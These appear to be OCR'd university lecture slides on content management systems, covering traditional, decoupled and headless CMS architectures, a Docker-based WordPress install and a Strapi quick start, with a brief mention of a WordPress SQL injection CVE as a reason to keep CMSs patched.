
- A Content Management System (CMS) is a web application designed to allow collaborative **editing**, **organizing** and **publishing** of content
- Without the need to write a single line of code, using the User Interface (UI) provided by the CMS itself
  - Empowers non-technical users to manage and update content without constant reliance on web devs.
- CMSs are often used to run blogs, news, and e-commerce websites

CMS: FEATURES

Most CMS include the following features

- **Web publishing** (e.g.: content is available to users via web pages)
- **Formatting content** (typically with a WYSIWYG graphical editor)
- **Version control** (keep track of multiple versions of the same content)
- **Indexing**, **search** and **retrieval** of content
- User **authentication/authorization** with a group-based permission system
- Built-in **media manager** for multimedia content
- **Extensibility** and **customizability** (via themes and plugins)

TRADITIONAL CMS ARCHITECTURE



Traditional CMS are composed by two key parts:

- **Content Management Application**: allows non-technical users to manage content (e.g.: through its web pages)
- **Content Delivery Application**: Makes the updated content available to end-users (e.g.: as web pages)

TRADITIONAL CMSs

Traditional CMS have a **monolithic** architecture

- CMA and CDA are closely integrated in a monolith
- This makes traditional CMSs easy to distribute and operate (they are a single web application with two components)

These advantages come with some limitations:

- Might **not** be **flexible enough** for some needs
- Might **limit distribution channels** (traditional CMSs generally prioritize web outputs. What if I need to deploy a REST API?)


HEADLESS CMSs

- **Headless** CMSs are a recent trend
- Based on the idea to separate
  - the CMA (the *body*, which takes care of content organization) and
  - the CDA (the *head*, which takes care of the presentation)
- An Headless CMS is a CMS without its *head*. It does not manage the presentation of content, and only exposes an API
- This way, content can be deployed on any channel we need

DECOUPLED CMSs

- Decoupled CMSs are traditional CMSs in which the CMA and the CDA are decoupled.
- Users can use the included CDA, or implement different ways to distribute the content using the APIs exposed by the CMA
- Most Traditional CMS are nowadays decoupled (e.g.: WordPress)

CMSs: OVERVIEW



CMSs: SECURITY RISKS

- CMS are great targets for attacks
  - The same CMS is used on a large number of websites
  - A vulnerability in a CMS can be exploited on a large number of websites
- It is **imperative** to keep CMSs updated to patch vulnerabilities as soon as possible
- E.g.: CVE-2022-21661
  - WordPress between versions 3.7.37 and 5.8.3 was vulnerable to **SQL Injections**!

USING A (TRADITIONAL) CMS

TRADITIONAL CMS MARKET SHARE

- A number of CMS exists (full list here). Well-known ones include:
  - WordPress (the most popular CMS)
  - Joomla (powers the website of the Computer Science courses at UniNA)
  - WooCommerce (e-commerce websites solution)
  - MediaWiki (powers Wikipedia, Fandom, WikiHow, …)
- WordPress is the most widely used (used by **~43% of all websites**!)
- Note that some of these (e.g.: WordPress) feature a **decoupled architecture**.

USING A (TRADITIONAL) CMS


- A traditional CMS is typically a web app as any other
- In the initial install phase, it requires the user to specify the data necessary to connect to a relational database (e.g.: url, username, password)
- Upon connection, it creates the necessary tables
- Generally, during the install phase, the CMS asks the user to specify the credentials (username, password) for the administration account
- After install, the admin can create and organize content, add new users, define the templates and customize the appearence of the website, etc… Unauthorized users can access the content.

USING A (TRADITIONAL) CMS

- Let’s install WordPress (using Docker) and let’s check it out
- Live demo time!


INSTALLING WORDPRESS

- Data for the connection to the database is passed via environment variables (see **compose.yml** file)
- Here is the web page where we specify the title of the website and we create an admin user




INSTALLING WORDPRESS

- Done. WordPress has been installed.
- We can now login using the admin account we created.
- An example homepage has been created for us. We can access it at http://localhost



WORDPRESS: ADMIN DASHBOARD



HEADLESS CMSs

HEADLESS CMS

Popular Headless CMS include:

- Strapi (based on Node.js)
- Wagtails (based on the Django framework for Python)
- Ghost (also based on Node.js)
- CrafterCMS (based on Java)

STRAPI: GETTING STARTED


```
@luigi → D/O/T/W/2/e/1/strapi $ npx create-strapi-app@latest project-name

@luigi → D/O/T/W/2/e/1/strapi $ cd project-name

@luigi → D/O/T/W/2/e/1/strapi/project-name $ npm run develop
```

- **npx create-strapi-app** is the fastest way to get started
- A wizard will
  - Ask for some basic information about our project
  - Create an npm project
  - Install dependencies
- **npm run develop** can be executed to run the Strapi app in dev mode

